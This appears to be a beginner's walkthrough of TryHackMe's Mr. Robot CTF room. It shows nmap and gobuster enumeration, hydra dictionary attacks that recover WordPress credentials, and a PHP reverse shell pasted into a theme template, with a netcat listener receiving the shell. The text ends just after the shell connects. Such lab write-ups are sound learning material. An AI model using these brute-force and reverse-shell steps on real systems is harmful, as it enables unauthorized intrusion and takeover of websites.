

After having studied most of THM's learning paths, I decided to focus on putting what I have been learning to practice and try my hand on its CTF challenges.

Having said that, take what I write with a grain (or many grains) of salt, as I am completely new to all these concepts and tools, and I will be writing walkthroughs mostly to learn and solidify what I know by repetition and by using the [Feynman Technique](#).

Hopefully, aside from my own learning, people who are complete beginners, like myself, might find this helpful. Feel free to reach me via LinkedIn or post a comment if you have questions about this walkthrough.

The goal of [Mr. Robot's room](#) is to **find 3 hidden keys**. Let's crack on!

1. Let's start by **scanning for open ports with nmap**:


```
nmap <target-ip> -sV -T4 -oA nmap-scan -open
# 80/tcp open  http    Apache httpd
# 443/tcp open  ssl/http Apache httpd
```

- <target-ip> The target machine's IP.
- -sV Attempts to determine the version of the service running on port.
- -T4 Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network.
- -oA <file-name> Output in the three major formats at once.
- -open Show only open (or possibly open) ports.

More about nmap switches [here](#).

We can see from nmap's output that there is a **web server at port 80**. Let's open our browser and visit the (wonderful) website!

Typing the commands listed there or viewing the page source does not provide any useful hints, but feel free to play around as they are quite entertaining!



```
10.10.178.24/ x +
10.10.178.24
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

11:37 -!- friend_ [friend_@208.185.115.0] has joined #fsociety.

11:37 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's
exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will
give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Homepage of Mr Robot's awesome website!


2. Next, we can **search for subdirectories using gobuster**:

```
gobuster dir -u http://<target-ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

- `dir` Telling gobuster to use directory mode.
- `-u http://<target-ip>` Passing the website we want to enumerate.
- `-w <wordlist-path>` Passing the wordlist we want to use.


Gobuster's output includes a lot of [HTTP redirection codes](#), but also some very interesting directories such as `/wp-login` and `/robots`.

The former, i.e. `/wp-login`, is a wordpress login page:



Visiting the `/wp-login` subdirectory.


The `/robots` directory includes the following:



Visiting the /robots.txt subdirectory.

The [robots.txt](#) file tells search engine crawlers which URLs the crawler can access on the site and usually include an Allow/Dissallow list. Based on what we see, there are **two new subdirectories**: /fsociety.dic and /key-1-of-3.txt.

A file would be downloaded by visiting the former, while visiting the latter will reveal the first key 🗝️. The fsociety.dic file seems like a list containing usernames and passwords:

A screenshot of a text editor window titled 'fsociety.dic (~) - Pluma'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. Below the menu bar is a toolbar with icons for opening, saving, printing, undo, redo, and search. The main text area shows a list of words from a dictionary, each preceded by a line number. The words are: 396 have, 397 Cancel, 398 Trenton, 399 Cisco, 400 Music, 401 For, 402 1200, 403 Mobley, 404 something, 405 password, 406 PLLLOVER1234, 407 110, 408 Romero, 409 Scott, 410 unknown, 411 Connect, 412 audio, 413 R0LG0DlhaQABAIABAAAAAP, 414 base64, 415 yH5BAEAAAEALAAAAABAAEAQAICTAEAOw, 416 Username, 417 Stay, 418 Forgot, 419 Password, 420 500, 421 Man, 422 Fernando, 423 MediaWiki, 424 opacity, 425 middle, 426 One, 427 dynamic, 428 sees, 429 second, 430 250, 431 else. The words 'password' and 'Password' are highlighted in green.

Some of the content of the fsociety.dic file.

3. Let's focus on **obtaining the credentials needed to login** to the wordpress portal. The high level plan here is the following:

- Check the **error message** of a failed login attempt. We will need this message for performing a dictionary attack using hydra.
- Capture the packet of the failed login attempt with Burp Suite's Proxy to find its **parameters**. We will also need these for performing the dictionary attack with hydra.
- Perform a dictionary attack with hydra to **build a wordlist containing valid usernames**.
- Perform a second dictionary attack **using the newly-created username wordlist to find passwords**, again, using hydra.


First things first. Let's try to login with random credentials:



WordPress error message when trying to login with an invalid username.

When trying to login using Admin as both the username and password, it comes back with ERROR: Invalid username. message. Note that down!

Next, let's capture a failed login request using Burp Suite's Proxy (*if you are unfamiliar with Burp Suite, I would highly recommend going through THM's excellent [Burp Suite module](#)*):



Captured failed login attempt with Proxy.

We notice that on line 15 of this packet capture there are two parameters, log and pwd:

```
15 log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.178.24%2Fwp-admin%2F&testcookie=1
```

HTTP POST request parameters.

We are already halfway through our plan: we have the **error message** and the **POST request parameters**. We will use both to build a valid username list.

Before we do that, let's make it easier on our ourselves. The wordlist provided contains 858160 words and most of them are duplicates. We can use the following commands to make a new file called fs-list which will contain only the unique values of fscocity.dic, dropping the wordcount to just 11451:

```
wc -w fscocity.dic # check wordcount
# 858160
```

```
sort fscocity.dic | uniq -d > fs-list # write the repeated words on fs-list
sort fscocity.dic | uniq -u >> fs-list # append the unique words on fs-list
```

```
wc -w fs-list # check wordcount
# 11451
```

Now, we are ready to pass the new wordlist on hydra and create the list with the valid usernames:

```
hydra -L fs-list -p test <target-ip> http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^:F=Invalid username" -t 30
```

- -L fs-list Passing the de-duplicated **username list** to hydra to check if any valid usernames are in there.
- -p test Passing a static **password** to pair these usernames with (no need to be "test", anything will work, such as admin, 123, etc.).
- <target-ip> The **target's machine IP** address.

Let's break down the next part, which might be seen a bit complicated to begin with, but it's really not:

- http-post-form Telling hydra that the **website is using a POST form to log in**, which we know from our captured HTTP request via Burp Suite's Proxy (first line of the captured packet).
- /wp-login.php The **subdirectory leading to the login portal**.
- log=^USER^&pwd=^PASS^: This is where we use the parameters found in Burp's Proxy, i.e. log and pwd. We are telling hydra to use the words included in our provided list (fs-list) for the log parameter, and the static password provided (test) for the pwd parameter. Think ^USER^ and ^PASS^ as placeholder variables that will be replaced by what we are passing to hydra. As a result, it will **try every word included in the fs-list file as username with the password test**.
- F=Invalid username This is the error message that WordPress outputs when we make a login attempt with a username that does not exist. By providing the error message, Hydra will **ignore any username that results in this error**, thus, will not show us invalid usernames. On the other hand, if it finds a valid username that does not match this error message, it will show it us!
- -t 30 This is used to **speed up the task**, i.e. to run 30 tasks of connects in parallel per target (the default is 16).

The results of the above command are shown below:

```
[80][http-post-form] host: 10.10.195.93  login: elliot  password: admin  
[80][http-post-form] host: 10.10.195.93  login: Elliot  password: admin  
[80][http-post-form] host: 10.10.195.93  login: ELLIOT  password: admin
```

Hydra's successful dictionary attack.

We are almost done here! Now that we have a valid username, we can try to use it, log in and see what happens:



WordPress error message when trying to login with a valid username.

We see that the **error message has changed**. We can now do the reverse to find out elliot's password: use hydra with a valid static username (in our case elliot) and pass the wordlist (fs-list) as our password list (check [here](#) how to perform this step with **wpscan**):

```
hydra -l elliot -P fs-list <target-ip> http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username" -t 30
```

The above command is similar to the first one, with just a few changes:

- -l elliot We are now passing elliot as the value for the log parameter. Notice the lowercase l instead the uppercase L used before. The latter is used to pass files such as thefs-list that we used before.


- -P fs-list We are now passing fs-list instead of a single static password. The same casing concept applies here, i.e. using a capital P when passing files.
- F=The password you entered for the username The **expected error message** has now changed. When hydra sees this message will ignore them, and when not will show us the password.

The output of the above command is shown below:

```
e
[80][http-post-form] host: 10.10.195.93 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-09-27 13:25:19
```

Hydra's second successful dictionary attack.


We can now use the obtained credentials to login (check [here](#) how we can also perform both dictionary attacks using Burp Suite's Intruder):



Logged in as Elliot Alderson at the WordPress dashboard.


We are in 🎉!

4. User elliot seems to be an administrator account. This means that it has access to the **Editor's tab** (Appearance → Editor):



On the right-hand side, there is a list of templates containing **PHP scripts**. Since we have an admin account, we can simply replace one of the template's code, e.g. Archives, with PHP code that will launch a reverse shell for us.

Pentestmonkey's [PHP reverse shell](#) is a popular one, so let's use that. We can simply copy the raw code from the GitHub repository and paste it to the code area of the Archive's template. Make sure to get the **Raw** code:



We will need to **change the values of the ip and port variables** to our machine's IP address and a port number of our choosing, respectively, and click "Update File":

Edit Themes

Twenty Fifteen: Stylesheet (style.css)

```
// This script will make an outbound telnet connection to a targeted ip and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = "127.0.0.1"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Variables that need to be changed.

Now all we have to do is to **start a listener** on our machine and visit the template's page to execute the code:

nc -lnvp 1234

By visiting <http://<target-ip>/wp-content/themes/twentyfifteen/archive.php> a shell should be received in our terminal:

```
root@ip-10-10-239-114:~# nc -lnvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.195.93 49697 received!
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 12:43:43 up 1:10, 0 users, load average: 0.06, 0.12, 0.56
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
